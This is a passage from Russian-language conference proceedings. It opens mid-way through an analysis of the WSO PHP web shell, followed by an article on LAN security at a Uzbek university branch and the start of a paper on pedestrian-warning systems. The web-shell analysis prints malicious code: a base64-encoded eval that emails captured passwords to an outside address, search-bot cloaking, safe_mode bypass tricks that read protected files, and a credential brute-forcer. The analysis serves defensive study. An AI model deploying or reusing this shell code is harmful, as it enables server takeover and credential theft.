eval(base64_decode("aWYoYXJyYXlfa2V5X2V4aXN0cygnbXlwYXNzJywkX1BPU1QpKXsgJHRtcCA9ICRfU0VSVkVSWydTRVJWRVJfTkFNRSddLiRfU0VSVkVSWydQSFBfU0VMRiddLiJcbiIuJ
F9QT1NUWydwYXNzJ107IEBtYWlsKCdtYWlsQG1haWwudWEnLCAnbWFpbCcsICR0bXApOyB9"));
@ini_set('error_log',NULL);
@ini_set('log_errors',0);
@ini_set('max_execution_time',0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('VERSION', '4.2.5');
if(get_magic_quotes_gpc()) {
    function stripslashes_array($array) {
        return is_array($array) ? array_map('stripslashes_array', $array) : stripslashes($array);
    }
    $_POST = stripslashes_array($_POST);
    $_COOKIE = stripslashes_array($_COOKIE);
}
```

Рисунок 3. Результат простейшей деобфускации

Особо интересные части кода были обфусцированы для затруднения понимания алгоритма работы и сокрытия их от систем обнаружения. На скриншоте выше представлены два обфусцированных фрагмента кода – функция decrypt, и eval, с приёмом, который ранее был рассмотрен. Так как изучать весь функционал не разумно, в пределах одной статьи, то пройдёмся по основным моментам, которые сильнее прочих приковывают внимание.

```
33  if(!empty($[redacted])) {
34      if(isset($_POST['pass']) && (md5($_POST['pass']) == $[redacted]))
35          prototype(md5($_SERVER['HTTP_HOST']), $[redacted]);
36      if (!isset($_COOKIE[md5($_SERVER['HTTP_HOST'])]) || ($_COOKIE[md5($_SERVER['HTTP_HOST'])] != $[redacted]))
37          hardLogin();
38  }
39  if(!isset($_COOKIE[md5($_SERVER['HTTP_HOST']) . 'ajax'] ))
40      $_COOKIE[md5($_SERVER['HTTP_HOST']) . 'ajax'] = (bool)$[redacted] ;
41  function hardLogin() {
42          if(!empty($_SERVER['HTTP_USER_AGENT'])) {
43              $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
44              if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
45              header('HTTP/1.0 404 Not Found');
46              exit;
47              }
48          }
49      die("<pre align=center><form method=post>Password<br><input type=password name=pass style='background-color:whitesmoke;border:1px solid #FFF;outline:none;'
            required><input type=submit name='mypass' value='submit' style='border:none;background-color:#56AD19;color:#fff;cursor:pointer;'></form></pre>");
50  }
```

Рисунок 4. Код авторизации

Прежде всего, взглянем на то, как в WSO проходит авторизация. Первые 3 строки нам не интересны, так как всего лишь сравнивается хеш введённого пароля и хеш исходного, после чего выполняется функция prototype, которая устанавливает значения cookies. Таким образом проходит стандартная авторизация. Казалось бы, всё просто, однако далее следует фрагмент кода, который скрывает шелл от различных поисковых ботов. Строка 36 проверяет, авторизованы ли вы, и если нет, то вызывает некоторую функцию hardlogin(), в которой описаны регулярные выражения методом preg_match. Данное регулярное выражение отыскивает в запросе любое упоминание User-Agent поисковых ботов, описанных в переменной $userAgents. В случае наличия совпадений, WSO прикрывается заголовком с кодом 404 (данная страница не найдена). Если же вы не поисковый бот, то шелл с радостью приветствует вас формой авторизации. Проанализировав заголовки в BurpSuite можно убедиться в достоверности данного вывода.

```
Request
Pretty  Raw  \n  Actions
1  GET /WS0.php HTTP/1.1
2  Host: localhost
3  Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
4  Sec-Ch-Ua-Mobile: ?0
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
   Safari/537.36
7  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
   =b3;q=0.9
8  Sec-Fetch-Site: none
9  Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Accept-Encoding: gzip, deflate
13 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
14 Connection: close
15
16
```

```
Response
Pretty  Raw  Render  \n  Actions
1  HTTP/1.1 200 OK
2  Date: Thu, 10 Jun 2021 18:15:59 GMT
3  Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
4  X-Powered-By: PHP/7.3.28
5  Set-Cookie: 421aa90e079fa326b6494f812ad13e79key=01f7aec3f03fa333
6  Content-Length: 293
7  Connection: close
8  Content-Type: text/html; charset=UTF-8
9
10 <pre align=center>
     <form method=post>
       Password<br>
       <input type=password name=pass style='background-color:white
       <input type=submit name='mypass' value='submit' style='borde
     </form>
   </pre>
```

Рисунок 5. Обычный User-Agent пользователя

```
Request
Pretty  Raw  \n  Actions
1  GET /WS0.php HTTP/1.1
2  Host: localhost
3  Cookie: 421aa90e079fa326b6494f812ad13e79key=01f7aec3f03fa333d53a844e50ec45aa
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
6  Connection: close
7  Content-Length: 0
8
9
```

```
Response
Pretty  Raw  Render  \n  Actions
1  HTTP/1.0 404 Not Found
2  Date: Thu, 10 Jun 2021 18:28:34 GMT
3  Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
4  X-Powered-By: PHP/7.3.28
5  Content-Length: 0
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9
```

Рисунок 6. User-Agent поискового бота Google

Далее PHP скрипт получает основные сведения о системе, которые мы наблюдаем в самой верхней панели основного меню (см. рис. 1). На иллюстрации кода ниже (рис. 7 и рис. 8) приведено описание функций и операций, определяющих характеристики системы и некоторые сведения о её пользователях.

В промежутке, между приведёнными примерами описаны CSS-стили, создающие весьма дружелюбный пользовательский интерфейс, и JS код, дающий возможность интерактивно пользоваться скриптом. Их изучение нас вовсе не интересует, поэтому обойдёмся одним лишь упоминанием и продолжим изучение.

```
if(strtolower(substr(PHP_OS,0,3))·==·"win")
····$os·=·'win';·
else·
····$os·=·'nix';·
$safe_mode·=·@ini_get('safe_mode');·
if(!$safe_mode)·
····error_reporting(0);·
$disable_functions·=·@ini_get('disable_functions');·
$home_cwd·=·@getcwd();·
if(isset($_POST['c']))·
····@chdir($_POST['c']);·
$cwd·=·@getcwd();·
if($os·==·'win')·{·
····$home_cwd·=·str_replace("\\",·"/",·$home_cwd);·
····$cwd·=·str_replace("\\",·"/",·$cwd);·
}·
if($cwd[strlen($cwd)-1]·!=·'/')·
····$cwd·.=·'/';·
```

PHP_OS - Константа, содержащая название операционной системы

Блок с условием необходим для определения семейства ОС

Определение статуса safe_mode - разрешения, на использование PHP функций, вызывающих системные программы.

disable_functions приблизительно то же, что и safe_mode, только с более обширным списком запрещённых функций.

@getcwd - определяет текущий используемый каталог

Блок условия выполняет переходы по каталогам используя @chdir

Преобразование адреса к действующему каталогу (в зависимости от действующей операционной системы)

Рисунок 7. Определение данных

```
176     $freeSpace = @diskfreespace($GLOBALS['cwd']);
177 1   $totalSpace = @disk_total_space($GLOBALS['cwd']);
178     $totalSpace = $totalSpace?$totalSpace:1;
179 2   $release = @php_uname('r');
180     $kernel = @php_uname('s');
181     $explink = 'http://noreferer.de/?http://www.exploit-db.com/search/?action=search&description=';
182     if(strpos('Linux', $kernel) !== false)
183 3       $explink .= urlencode('Linux Kernel ' . substr($release,0,6));
184     else
185         $explink .= urlencode($kernel . ' ' . substr($release,0,3));
186     if(!function_exists('posix_getegid')) {
187         $user = @get_current_user();
188         $uid = @getmyuid();
189         $gid = @getmygid();
190         $group = "?";
191     } else {
192 4       $uid = @posix_getpwuid(@posix_geteuid());
193         $gid = @posix_getgrgid(@posix_getegid());
194         $user = $uid['name'];
195         $uid = $uid['uid'];
196         $group = $gid['name'];
197         $gid = $gid['gid'];
198     }
```

Определение свободного (@diskfreespace) и общего (@disk_total_space) пространства памяти.

@php_uname() - возвращает описание системы. Опции: 'r' - номер рлиза, 'k' - название ОС

В данном блоке скрипт получает информацию о пользователях системы.
@get_current_user() - Имя пользователя системы
@getmyuid - Идентификатор пользователя (Unix)
@getmygid - Идентификатор группы пользователя (права доступа)

Определение параметров исходя из группы запущенного процесса.

Рисунок 8. Определение данных

Стоит уделить особое внимание третьему блоку кода (рис. 8). В нём формируется запрос к сайту exploit-db через noreferer.de, который анонимизирует факт осуществления запроса. Сам же сайт, exploit- db позволяет осуществлять поиск эксплоитов по достаточно обширной базе. Исходя из строк 183 и 185, поиск ведётся по названию операционной системы ($kernel) и её версии ($release). Предполагаю, что данный запрос позже будет предложен к использованию пользователю, для поиска эксплоита, позволяющего повысить привилегии или как-то иначе скомпрометировать систему.

Большая часть функционала WSO это именно работа с файлами. Ей уделены сотни строк кода. Некоторые системные администраторы используют данный шелл просто как файловый менеджер в своём проекте. Действительно, в этом плане он очень удобен, однако помимо работы с файлами существуют функции, которые превращают WSO в опасное оружие, излюбленное многими злоумышленниками. Рассмотрим некоторые из них.

Code execution. Данный веб шелл позволяет исполнять запросы как, непосредственно, в командной оболочке системы, так и просто произвольный код на языке PHP. Также, имея доступ к базе данных, вы можете взаимодействовать с ней через шелл. Более чем интересной является функция обхода safe mode. В PHP существует директива, которая запрещает использование функций, вызывающих какие-либо системные программы. Именно эти функции делают возможным обращение к командной оболочке системы и взаимодействие с файлами ограниченного

доступа. Давайте взглянем, какие ухищрения применяются для обхода запретов, выставленных safe mode.

```
1039 function actionSafeMode() {
1040     $temp='';
1041     ob_start(); Включение буферизации ознаает, что никакого дальнейшего вывода на экран не будет. Всё сохранится в буфере.
1042     switch($_POST['p1']) {
1043         case 1:
1044             $temp=@tempnam($test, 'cx');
1045             if(@copy("compress.zlib://".$_POST['p2'], $temp)){
1046                 echo @file_get_contents($temp);
1047                 unlink($temp);
1048             }else
1049                 echo 'Sorry... Can\'t open file';
1050             break;
1051         case 2:
1052             $files = glob($_POST['p2'].'*');
1053             if( is_array($files) )
1054                 foreach ($files as $filename)
1055                     echo $filename."\n";
1056             break;
1057         case 3:
1058             $ch = curl_init("file://".$_POST['p2']."\x00".SELF_PATH);
1059             curl_exec($ch);
1060             break;
1061         case 4:
1062             ini_restore("safe_mode");
1063             ini_restore("open_basedir");
1064             include($_POST['p2']);
1065             break;
1066         case 5:
1067             for(;$_POST['p2'] <= $_POST['p3'];$_POST['p2']++) {
1068                 $uid = @posix_getpwuid($_POST['p2']);
1069                 if ($uid)
1070                     echo join(':',$uid)."\n";
1071             }
1072             break;
1073         case 6:
1074             if(!function_exists('imap_open'))break;
1075             $stream = imap_open($_POST['p2'], "", "");
1076             if ($stream == FALSE)
1077                 break;
1078             echo imap_body($stream, 1);
1079             imap_close($stream);
1080             break;
1081     }
1082     $temp = ob_get_clean(); Помещаем весь результат из буфера в переменную $temp, которая далее будет использована в функции hardHeader()
1083     hardHeader(); для вывода на экран с наложением стилей.
```

1 2 3 4 5 6

Рисунок 9. Обход safe mode

И так, разберём всё по порядку. *Первый кейс* позволяет нам считать данные некоторого файла. Для этого, скрипт создаёт свой временный файл и пытается скопировать в него данные из файла, который необходимо прочитать. В случае успешной записи, на экран будет выведено содержимое временного файла, после чего он удаляется. Дело в том, что safe mode позволяет прочитать файл только в том случае, если он и был вами создан. *Далее следует блок* (2), который позволяет просмотреть файлы в действующем каталоге исходя из какого-либо шаблона. Предыдущее предложение является определением PHP функции glob(). В соответствии с шаблоном, который ей будет задан, она вернёт нам список из файлов, которые ему соответствуют. Если мы опустим шаблон, то увидим весьма интересную картину при активном safe mode. Для структуризации массив просто прогоняют через цикл и каждый элемент выводят на экран.



Рисунок 10. Результат исполнения кода

Третий кейс, как и первый, позволяет нам прочитать некоторый файл. В этом случае, используется уязвимость в функции curl_init(), которая из-за недостаточной обработки нулевого байта, позволяет вывести на экран содержание произвольного файла. К более новым версиям PHP такой метод обхода safe mode не применяется в связи с исправлением данной недоработки разработчиками. По умолчанию в файле конфигурации safe mode отключён. Поэтому, в следующем исполняемом блоке (4), для его обхода используется функция ini_restore(), возвращающая значение конфигурации по умолчанию. Исходя из этого можно воспользоваться include() и вывести содержимое определённого файла на экран. В WSO представлены разнообразные методы именно для того, чтобы увеличить вероятность обхода ограничений и предусмотреть как можно больше факторов, способствующих реализации хотя бы одного из осуществляемых методов.



Рисунок 11. Результат исполнения кода

Больше всех моё внимание привлёк именно блок 5. В нём осуществляется своеобразное «чтение» файла /etc/passwd (файл семейства систем *nix, содержащий данные о пользователях системы). На самом же деле происходит простое составление приближённого к правде содержимого данного файла путём перебора

всех пользовательских данных. Цикл задаёт границы перебора по GID, а в теле цикла происходит получение и преобразование идентификатора пользователя (UID). Наконец, последний блок, использует функцию imap_open() для открытия IMAP потока, который предоставляет возможность работать с почтовыми сервисами. Однако, нам здесь интересно другое. В качестве параметра адреса задаётся название файла, который необходимо прочесть, а остальные параметры опущены. В случае правильной отработки на экран выводится тело IMAP потока, и как следствие содержимое целевого файла.

В данной функции применяются давно известные способы safe mode bypass и некоторые из них, в настоящее время, подкорректированы. Несмотря на это, их эффективность всё ещё находится на достойном уровне.

BruteForce. Помимо обхода директивы защиты у WSO имеется небольшая, но иногда удобная функция осуществления перебора учётных данных, т.е. атака грубой силой. Шелл позволяет добыть пароли FTP, MySQL и PostgreSQL сервисов.

```
1157        } elseif( $_POST['proto'] == 'mysql' ) {
1158            function bruteForce($ip,$port,$login,$pass) {
1159                $res = @mysql_connect($ip.':'.($port?$port:3306), $login, $pass);
1160                @mysql_close($res);
1161                return $res;
1162            }
1196            $temp = @file($_POST['dict']);
1197            if( is_array($temp) )
1198                foreach($temp as $line) {
1199                    $line = trim($line);
1200                    ++$attempts;
1201                    if( bruteForce($server[0],@$server[1], $_POST['login'], $line) ) {
1202                        $success++;
1203                        echo '<b>'.htmlspecialchars($_POST['login']).'</b>:'.htmlspecialchars($line).'<br>';
1204                    }
```

Рисунок 12. BruteForce MySQL

Реализован перебор, судя по одному из фрагментов кода, примитивно. Используется цикл, который проходит по каждому предполагаемому паролю из заданного списка. В случае удачной авторизации дальнейший перебор прекращается и на экран выводится результат в виде стандартной для атакуемой формы авторизации связки логина и пароля.

Подводя итог данной статье, хочу заметить, что, хоть веб шеллы и оставляют много следов после себя, обнаружить их вручную все же задача непосильная

обычному системному администратору. Ведь результаты их деятельности, зачастую смешиваются с обычным белым трафиком, который идёт на сервер от пользователей. Также, многие из известных шеллов используют различные ухищрения дабы сокрыть свои вредоносные сегменты от антивирусных программ. Чтобы уберечь сервер от загрузки на него веб шеллов, необходимо:

1. Активно обновлять программное обеспечение сервера (антивирусы, обработчики скриптовых языков сервера, сервисные ПО) и следить за обновлениями используемых CMS.

2. Установить специализированное программное обеспечение, осуществляющее анализ используемых на сервере скриптов по параметрам веб шеллов (длинные строки, ключевые слова, подозрительные сигнатуры и т.п.)

3. Периодически проводить аудит безопасности сервера, чтобы обнаружить уязвимые точки входа, через которые злоумышленники могут подгружать вредоносные файлы.

Список литературы:

1. Игорь Симдянов, Дмитрий Котеров PHP 7. Наиболее полное руководство. Книга, 2016 год.
2. Фленов Михаил, PHP глазами хакера. 3-е издание. Год издания: 2016
3. Хабр / онлайн источник – https://habr.com/ru/post/137459/ (дата обращения: 8.06.2021)
4. Журнал Хакер / онлайн источник – https://xakep.ru/2005/06/14/26964/ (дата обращения: 11.06.2021)

АДМИНИСТРИРОВАНИЕ БЕЗОПАСНОСТИ ЛОКАЛЬНЫХ СЕТЕЙ НА ПРИМЕРЕ УРГЕНЧЕСКОГО ФИЛИАЛА ТУИТ

Рузметов Артём Александрович
магистрант,
кафедра информационных технологий,
Ургенчский филиал Ташкентского университета
информационных технологий имени Мухаммада Аль-Хорезми,
Узбекистан, Хорезмская область, г. Ургенч
E-mail: artem_ruzmetov@ubtuit.uz

Рустамов Ойбек Азаматович
студент,
кафедра информационных технологий,
Ургенчский филиал Ташкентского университета
информационных технологий имени Мухаммада Аль-Хорезми,
Узбекистан, Хорезмская область, г. Ургенч
E-mail: oybek_azamatovich@ubtuit.uz

Худайбегенов Тимур Артурович
научный руководитель, Ча Джей Санг, Ph.D., доц.,
кафедра Информационные технологии и Медиа инжиниринг,
факультет Слиян.ие Нано-ИТ-дизайна,
Республика Корея (Южная), Сеул

Хужаев Отабек Кадамбаевич
научный руководитель, Ph.D, доц, заведующий
кафедры Информационных технологий,
факультет Компьютерный инжиниринг,
Ургенчский филиал Ташкентского университета
информационных технологий имени Мухаммада Аль-Хорезми,
Узбекистан, Хорезмская область, г. Ургенч

ADMINISTRATION OF THE SECURITY OF LOCAL NETWORKS ON THE EXAMPLE OF THE URGENIC BRANCH OF TUIT

Artem Ruzmetov
Master's student, Department
of Information Technology Urgench branch
of Tashkent University of Information Technologies
named after Muhammad Al-Khwarizmi
Uzbekistan, Khorezm region, Urgench city

Oybek Rustamov
Student,
Department of Information Technology
Urgench branch of Tashkent University
of Information Technologies
named after Muhammad Al-Khwarizmi
Uzbekistan, Khorezm region, Urgench city

Timur Khudaybegenov
Scientific adviser, Cha Jae Sang, Ph.D., Associate Professor,
Department of Information Technology and Media Engineering,
faculty: Nano IT Design and Fusion,
Republic of Korea (South), Seoul

Otabek Khujaev
Scientific adviser, Ph.D., Associate Professor,
deputy of the Department of Information Technologies,
department: Information Technologies, faculty:
Computer Engineering, Urgench branch of Tashkent University
of Information Technologies named after Muhammad Al-Khwarizmi,
Uzbekistan, Khorezm region, Urgench

АННОТАЦИЯ

Данная статья посвящена реализации безопасности локально вычислительных сетей. В ней описаны организационные действия для комплексной безопасности ЛВС Ургенческого филиала ТУИТ. В материале даны результаты поэтапных действий по организации безопасности в сети филиала.

ABSTRACT

This article is devoted to the implementation of the security of local area networks. It describes the organizational actions for integrated security LAN Urgench branch of TUIT. The material contains the results of step-by-step actions for organizing security in the branch network.

Ключевые слова: безопасность; сеть; организация; локально вычислительные сети; несанкционированный.

Keywords: security; network; organization; local area networks; unauthorized.

Каждый день хакеры и другие злоумышленники подвергают угрозам сетевые информационные ресурсы, пытаясь получить к ним доступ с помощью специальных атак. Эти атаки становятся всё более изощренными по воздействию и несложными в исполнении. Этому способствуют два основных фактора. Во-первых, это повсеместное проникновение Интернета. Сегодня к этой сети подключены миллионы компьютеров. Многие миллионы компьютеров будут подключены к Интернету в ближайшем будущем, поэтому вероятность доступа хакеров к уязвимым компьютерам и компьютерным сетям постоянно возрастает. Во-вторых, это всеобщее распространение простых в использовании операционных систем и сред разработки. Этот фактор резко снижает требования к знаниям злоумышленника. Теперь, для того чтобы получить доступ к хакерскому средству, нужно просто знать IP-адрес нужного сайта, а для проведения атаки достаточно щёлкнуть мышью. [1]

Под «Угрозой» понимается потенциальная возможность тем или иным способом нарушить информационную безопасность. Попытка реализации угрозы называется «атакой», а тот, кто реализует данную попытку, называется «злоумышленником». Чаще всего угроза является следствием наличия уязвимых мест в защите информационных систем. [2]

Для обеспечения безопасности ЛВС Ургенчского филиала ТУИТ имени Аль-Хорезми был принят метод изложенный на международном научном журнале “Учёный XXI век” в издании №3-2 (16), март 2016 года“ в статье, UDC 004.414.22 “Administration of complex methods of security of a LAN on the example of the Urgench branch of TUIT”[3].

Реализация данного метода состоит из следующих этапов.

1. В качестве основной системы управления безопасностью ЛВС была выбрана операционная система на базе ядра Linux с внедрённым межсетевым экраном, поддерживающий большую нагрузку не теряя производительность сети.

2. Для обеспечения защиты от несанкционированного доступа к внутренней сети организации были выполнены следующие действия:

a) все сетевые устройства (свитч, коммутатор, хаб, концентратор и маршрутизатор) были подключены к серверу с межсетевым экраном,

b) во всех коммутаторах организации были установлены приоритеты доступа к их настройкам во избежание изменения настроек физическим контактом злоумышленника и были отключены свободные порты,

c) в межсетевом экране было реализовано контроль доступа к сети для всех сотрудников организации, в котором каждый сотрудник организации должен пройти идентификацию пользователя и получить определённые права на использования ЛВС организации.

d) для исключения несанкционированного доступа на против серверной комнаты были установлены камеры видеонаблюдения.

e) во избежание несанкционированного использования сети организации был составлен список MAC-адресов устройств, которые внесены в "белый список" (разрешенный к подключению) MAC-адресов коммутатора.



Рисунок 1. Схема общего проекта ЛВС

Чтобы безопасно управлять удаленно коммутаторами организации и предотвратить случаи сбоя, атак разного характера были реализованы VPN туннелирования с помощью протокола IPSec.

Во избежание утери данных на сетевых хранилищах организации реализованы RAID массивы, чтобы при физическом сбое диска копия данных присутствовала на втором диске и было возможность восстановления данных.

Для оптимальной защиты информации в организации была разработана электронный оборот информации между сотрудниками организации и была обеспечена сохранность информации методом архивации данных и шифрования с помощью Электронной Цифровой Подписи.

Для оценки безопасность ЛВС было использована модель уровня безопасности (рис 2).

Рисунок 2. Модель безопасности

В Политику Информационной Безопасности организации были изменены несколько пунктов:

1) сотрудник организации каждые 15 дней должен менять пароль доступа к информации на персональном компьютере в соответствии с требованиями.

2) сотрудник должен держать сигнатуру баз данных антивирусных программ в актуальном состоянии (для этого реализован внутреннее зеркало обновления сигнатур баз).

Список литературы:

1. Шаньгин В.Ф. Комплексная защита информации в корпоративных системах. М.: ИД «ФОРУМ»: ИНФРА-М, 2019.
2. Основы информационной безопасности. Часть 1: Виды угроз // https://habr.com/ru.
3. Международный научный журнал «Учёный XXI века» издания 3-2 (16) марта 2016г. UDC 004.414.22 “Administration of complex methods of security of a LAN on the example of the Urgench branch of TUIT”, T.A. Khudayberganov.
4. A.V. Sokolov, V.F. Shangin “Information security in the distributed corporate networks and systems”, DMK the Press, 2002.
5. H. Osterlokh TCP/IP. “Family of protocols of data transmission in networks of computers” "Diasoftyup", 2002.
6. V. Zima, A. Moldovyan, N. Moldovyan “Security of global network technologies”, BHV-St. Petersburg, 2002.
7. A.V. Lukatsky “Defining of attacks”, BHV-St. Petersburg, 2003.
8. D. Medvedkovsky, B.V. Semyanov, D.G. Leonov, A.V. Lukatsky “Atack from Internet”, 2002.
9. D. Sklyarov “Art of protection and hacking of information”, BHV-St. Petersburg, 2004.

БЛОК-СХЕМЫ АЛГОРИТМА ГОЛОГРАФИЧЕСКОЙ ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ ПРЕДУПРЕЖДЕНИЯ ВОДИТЕЛЯ О ПЕШЕХОДАХ

Силантьев Андрей Вячеславович
магистрант,
кафедра «Инфокоммуникационные технологии и системы связи», Нижегородский государственный инженерно-экономический университет,
РФ, г. Княгинино

Сорокин Иван Александрович
научный руководитель, канд. техн. наук,
доц. кафедры «Инфокоммуникационные технологии и системы связи», Нижегородский государственный инженерно-экономический университет,
РФ, г. Княгинино

Михайлова Ольга Валентиновна
научный руководитель, д-р техн. наук, проф. кафедры «Инфокоммуникационные технологии и системы связи», Нижегородский государственный инженерно-экономический университет,
РФ, г. Княгинино

АННОТАЦИЯ

В данной работе предложены блок-схемы алгоритма голографической интеллектуальной системы предупреждения водителя о пешеходах. На основании данного исследования выбран оптимальный метод организации системы оповещения водителя.

ABSTRACT

This paper, block diagrams of the algorithm of a holographic intelligent driver warning system about pedestrians are proposed. Based on this study, the optimal method of organizing a driver notification system was chosen.

Ключевые слова: безопасность, автоматизированная система, интеллектуальный переход, голографическая система, пешеходный переход.

Keywords: security, automated system, intelligent transition, holographic system, crosswalk.

Введение

По мнению некоторых ученых, современные пешеходные переходы решают проблемы пропускной способности и безопасности. Однако, следует иметь в виду, что инженер–конструктор разрабатывает пешеходный переход исходя из концепции максимальной безопасности всех участников дорожного движения. Концепция голографической интеллектуальной системы предупреждения пешеходного перехода, хоть и несет в себе тот же посыл, что и системы концепций, разрабатываемых инженерами-конструкторами, но при этом технологически находится на более высоком уровне. Исходя из этого такая система, должна соответствовать более высоким требованиям и позволять с большей вероятностью предостерегать водителя от несанкционированных действий во время дорожного движения.

Голографическая интеллектуальная система предупреждения водителя о пешеходах, описываемая в данной статье, экономит время, как пешеходов, так и водителей за счет отсутствия ненужных ожиданий, вызванных созданием аварийных ситуаций на проезжей части.

Последовательность происходящих в такой системе процессов можно представить следующим образом.

1. Пешеход встает на весовую панель, и датчики определяют его (их) вес и передают эти сведения в блок обработки данных.

2. В тот же момент происходит считывание датчиком движения, который определяет количество пешеходов, готовящихся к переходу.

3. Блок обработки данных подает сигнал на камеру о начале записи.

4. После этого активируется система проекционных панелей, которые в красном спектре подсвечивают часть проезжей полосы, создавая тем самым видимость световой стены.

5. После этого подается сигнал для пешеходов о возможности начала движения.

6. После пересечения последним из пешеходов датчиков движения расположенных на противоположных от их стороны движения дороги, система начинает отрабатывать в обратном порядке.

7. Подается сигнал на проекционные панели, которые перестают подсвечивать предупреждающую область.

8. Начинается обратный отсчет до выключения съемок камер.

9. Система переходит обратно в режим ожидания.

В отличии от систем стандартных нерегулируемых пешеходных переходов такая система будет обладать несколькими неоспоримыми преимуществами.

Во-первых, снизится вероятность нарушения участниками дорожного движения регламентирующих установок на совершение пешеходного перехода.

Во-вторых, уменьшится количество нарушений правил дорожного движения за счет фото и видео фиксации участков нерегулируемых переходов.

В-третьих, уменьшится вероятность создания аварийных ситуаций, что повлечет за собой снижение смертности и травматизма.

В-четвертых, благодаря более осознанному дорожному движению снизится нагрузка на автомагистрали и дороги общего пользования, что повлечет за собой снижение количества заторов и пробок на дороге.

Ниже представлены блок-схемы, которые описывают процесс перехода пешеходом нерегулируемого пешеходного перехода, а также процесс предупреждения водителя о нерегулируемом пешеходном переходе.

